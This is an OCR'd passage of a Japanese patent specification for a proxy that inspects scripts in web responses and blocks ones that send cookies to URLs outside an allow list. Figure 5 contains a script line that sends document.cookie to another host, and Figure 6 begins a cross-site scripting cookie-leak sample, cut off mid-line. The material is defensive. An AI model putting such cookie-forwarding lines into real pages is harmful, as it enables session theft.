コンテンツ分類部３３では、ＨＴＴＰレスポンスのＣｏｎｔｅｎｔ－Ｔｙｐｅヘッダによって、コンテンツがＪａｖａＳｃｒｉｐｔ又はＶＢＳｃｒｉｐｔの場合は（ステップＳ１０）、スクリプト検査部３５に、ＨＴＭＬ，ＸＭＬ，ＣＳＳの場合には（ステップＳ１１）、文書解釈部３４へ送る。その他の場合は（ステップＳ１０でＮｏかつステップＳ１１でＮｏの場合）、ＷｅｂサーバｌからのＨＴＴＰレスポンスをそのままＷｅｂブラウザに転送する形で返信する（ステップＳ２１）。

【００６７】

文書解釈部３４では、文書の型に応じた構文解析を行い（ステップＳ１２）、文書がＪａｖａＳｃｒｉｐｔ又はＶＢＳｃｒｉｐｔのスクリプトを含む場合は（ステップＳ１３）、スクリプト検査部３５へ送る。スクリプトを含まない場合は（ステップＳ１３）、ＷｅｂサーバからのＨＴＴＰレスポンスをそのままＷｅｂブラウザに転送する形で返信する（ステップＳ２１）。

【００６８】

スクリプト検査部３５では、スクリプトの構文解析および意味解析を行い、スクリプトで扱うオブジェクトの依存ツリーを作成する（ステップＳ１４）。

【００６９】

依存ツリー中でＤｏｃｕｍｅｎｔオブジェクトのＣｏｏｋｉｅプロパティが参照され（ステップＳ１５）、かつ、当該クッキーに依存するデータが別のドキュメントのＵＲＬやＦｏｒｍのデータとされている場合（ステップＳ１６）、それらのＵＲＬについて転送許可判定部３５１において転送許可リスト３５１１の内容と合致するかどうか検査する。なお、オブジェクトの依存ツリーに対して定数の畳み込みを行っても問題のＵＲＬを列挙する形で確定できない場合には、任意のＵＲＬへの転送であると仮定して検査する（この場合、任意の転送先に対する転送が許可されていないならば、許可されない転送であると判断する）。

【００７０】

検査においてひとつでも許可リストに合致しないＵＲＬがクッキー転送に用い

られ得ると判断された場合には（ステップＳ１７）、当該Ｗｅｂコンテンツについては転送が許可されないと判断して、当該Ｗｅｂコンテンツのウェブブラウザ（クライアント計算機２）への送出を禁止し、検出された当該Ｗｅｂコンテンツに係るＷｅｂブラウザからの要求及び当該コンテンツを保存して、Ｗｅｂサーバ管理者への通知を目的としたログをとるとともに、該ログ（又は、当該コンテンツのみ若しくは当該要求のみ）を含む通知メッセージを作成し、事前に設定された管理者（アカウント）にメールで送信し（ステップＳ１６）、またＨＴＴＰレスポンスについては、エラーコードとエラーメッセージを生成して（ステップＳ１９）、Ｗｅｂブラウザへ返信する（ステップＳ２１）。

【００７１】

スクリプト検査部３５では、クッキーの検査とは別にＤｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドが呼び出されているかどうかも検査する。Ｄｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドによって、Ｗｅｂブラウザによって解釈されるドキュメントが生成されるため、そのなかにスクリプトが含まれていれば実行される可能性があるためである。すなわち、ステップＳ１５若しくはステップＳ１６又はステップＳ１７でＮｏとなったものについて、Ｄｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドが呼び出される場合には（ステップＳ１４）、スクリプトを部分的に実行する形で新しい文書を作成し（ステップＳ２１）、文書解釈部３４へ処理を渡してスクリプトが含まれるかどうか検査するところに戻る。

【００７２】

以上のような検査をへてスクリプトがクッキーの不正転送を行わないと判断できる場合に、Ｗｅｂサーバからのレスポンスをそのままウェブブラウザに転送する形で返信する。

【００７３】

このように本実施形態によれば、クッキー情報等の漏洩を防止することができる。

【００７４】

なお、上記では、当該Ｗｅｂコンテンツについて転送が許可されないと判断さ

れた場合に、当該ＷｅｂコンテンツのＷｅｂブラウザ（クライアント計算機２）への送出を禁止するとともに、通知メッセージの送信や、エラーメッセージの送信を行ったが、通知メッセージの送信とエラーメッセージの送信の一方又は両方を行わない構成も可能である（ログを保存しない構成も可能である）。

【００７５】

なお、上記では、転送許可判定部３５１は、転送先一覧をＵＲＬとして保持した転送許可リスト３５１１を転送許可規則とし照合する場合を例にとって説明しているが、その代わりに、許可される転送先ＵＲＬを正規表現の記述として保有し、個々の転送先ＵＲＬと照合して全ての転送先ＵＲＬが正規表現と一致する場合にのみ転送許可の結果を返すようにしてもよいし、両者を併用してもよい。

【００７６】

また、本プロキシサーバ（通信中継装置）は、１つの装置（例えば、計算機）で構成してもよいし、複数の装置（例えば、計算機）で構成してもよい。

【００７７】

後者の場合に、例えば、本プロキシサーバを構成する計算機から、転送許可判定部のみを独立させて、これをもう一つの計算機で構成するようにしてもよい。この場合、プロキシサーバ本体たる計算機と転送許可判定部たる計算機とは、例えば、専用線で接続してもよいし、インターネットを介して接続するようにしてもよい（後者の場合には、暗号通信等によりセキュリティーを確保するのが好ましい）。

【００７８】

また、上記の場合に、プロキシサーバ本体たる計算機と転送許可判定部たる計算機との対応関係については、１つの転送許可判定部たる計算機を唯一のプロキシサーバ本体たる計算機のみが使用可能とする構成と、１つの転送許可判定部たる計算機を複数のプロキシサーバ本体たる計算機が使用可能とする構成とが可能である。

【００７９】

また、これまでは、本プロキシサーバ（通信中継装置）とＷｅｂサーバとを別々の装置（例えば、計算機）で構成するものとして説明したが、例えば、本プロ

キシサーバ（通信中継装置）の不正コンテンツを遮断する機能に相当する部分（例えば、図２のコンテンツ分類部３３、文書解釈部３４、スクリプト検査部３５、及びネットワーク側通信インタフェース３１の機能のうちのエラーメッセージや通知メッセージ等を生成し送信する機能）の部分を、Ｗｅｂサーバに含まれる機能拡張モジュールとして実現することも可能である。また、この場合にも、上記のように、Ｗｅｂサーバ本体と転送許可判定部とを別々の計算機で実現するような構成も可能である。

【００８０】

また、上記では、ネットワークとしてインターネットを取り上げたが、もちろん、他のネットワークでも適用可能である。

【００８１】

また、上記では、スクリプトとしてＪａｖａＳｃｒｉｐｔ及びＶＢＳｃｒｉｐｔを対象とし、スクリプトを含む可能性のある文書としてＨＴＭＬ、ＸＭＬ及びＣＳＳを対象とする場合を取り上げたが、もちろん、当該ネットワークで使用されるスクリプトあるいは不正に使用される可能性のあるスクリプトなど適宜の基準で対象とするスクリプトを選択して構わない。スクリプトを含む可能性のある文書についても同様である。また、新たなスクリプトや、スクリプトを含む可能性のある新たな文書が発生した場合には、それらを新たに対象として追加すればよい。

【００８２】

なお、以上の各機能は、ソフトウェアとして記述し適当な機構をもったコンピュータに処理させても実現可能である。

また、本実施形態は、コンピュータに所定の手段を実行させるための、あるいはコンピュータを所定の手段として機能させるための、あるいはコンピュータに所定の機能を実現させるためのプログラムとして実施することもできる。加えて該プログラムを記録したコンピュータ読取り可能な記録媒体として実施することもできる。

【００８３】

なお、本発明は上記実施形態そのままに限定されるものではなく、実施段階で

はその要旨を逸脱しない範囲で構成要素を変形して具体化できる。また、上記実施形態に開示されている複数の構成要素の適宜な組み合わせにより、種々の発明を形成できる。例えば、実施形態に示される全構成要素から幾つかの構成要素を削除してもよい。さらに、異なる実施形態にわたる構成要素を適宜組み合わせてもよい。

【００８４】

【発明の効果】

本発明によれば、サーバからクライアントに転送されるコンテンツ中に含まれる不正スクリプトによりクライアントに格納される情報が漏洩されること防止することができる。

【図面の簡単な説明】

【図１】　本発明の一実施形態に係る通信システムの構成例を示す図

【図２】　同実施形態に係る通信中継装置の構成例を示す図

【図３】　転送許可リストの一例を示す図

【図４】　クッキーの典型的利用形態について説明するための図

【図５】　提携サイトへのクッキー転送例について説明するための図

【図６】　クロスサイトスクリプティング脆弱性によるクッキー漏洩及び同実施形態に係る通信中継装置による不正コンテンツの遮断によるクッキー漏洩の回避について説明するための図

【図７】　同実施形態に係る通信制御装置の処理手順の一例を示すフローチャート


【図８】　同実施形態に係る通信制御装置の処理手順の一例を示すフローチャート

【符号の説明】


１…Ｗｅｂサーバ、２…通信中継装置、３…クライアント計算機、８…インターネット、２１…Ｗｅｂブラウザ、３１…ネットワーク側通信インタフェース、３２…サーバ側通信インタフェース、３３…コンテンツ分類部、３４…文書解釈部、３５…スクリプト検査部、３５１…転送許可判定部、３５１１…転送許可リスト

【書類名】　図面


【図１】


クライアント計算機
2
21
8
3
1
Webブラウザ
インターネット
プロキシサーバ
Webサーバ


【図２】


インターネット
Webサーバ
1
ネットワーク側
通信インタフェース
31
Webサーバ側
通信インタフェース
32
35
34
スクリプト検査部
文書解釈部
コンテンツ分類部
33
351
転送許可判定部
クッキー転送許可リスト
3511
プロキシサーバ
3


【図３】


3511 クッキー転送許可リスト
http://www.company-a.com/
http://www.shop-b.co.jp/login/
http://www.service-c.net/shop/


【図４】


2
8
クライアント計算機
Webブラウザ
クッキー
3クッキー設定
shop.example.com:
ID=39434224
21
インターネット
1Webサイトにアクセス・認証
GET http://shop.example.com/login.cgi HTTP/1.0
2認証用クッキー設定要求
HTTP/1.0 200 OK
Set-Cookie:ID=393434224
4クッキーつきアクセス
GET http://shop.example.com/catalog/ HTTP/1.0
Cookie: ID=393434224
オンラインショップ
Webサーバ
shop.example.com
1a


【図５】


クライアント計算機
2
Webブラウザ
クッキー
shop.example.com:
ID=39434224
21
3スクリプト実行
インターネット
8
1クッキーの設定・アクセス
GET http://shop.example.com/catalog/ HTTP/1.0
Cookie: ID=393434224
2携帯サイトへの
クッキー転送スクリプト
<SCRIPT>window.open("http://shop-b.example.net/sign-in.cgi?"+escape(document.cookie));</SCRIPT>
クッキー情報の転送・
シングルサインオン
GET http://shop-b.example.net/sign-in.cgi?ID=39434224 HTTP/1.0
オンラインショップA
shop.example.com
Webサーバ A
1a
提携
オンラインショップB
shop-b.example.net.
Webサーバ B
1b


【図６】


オンラインショップに対する不正コンテンツ
<html>...
<img src="http://shop.example.com/feedback.cgi?
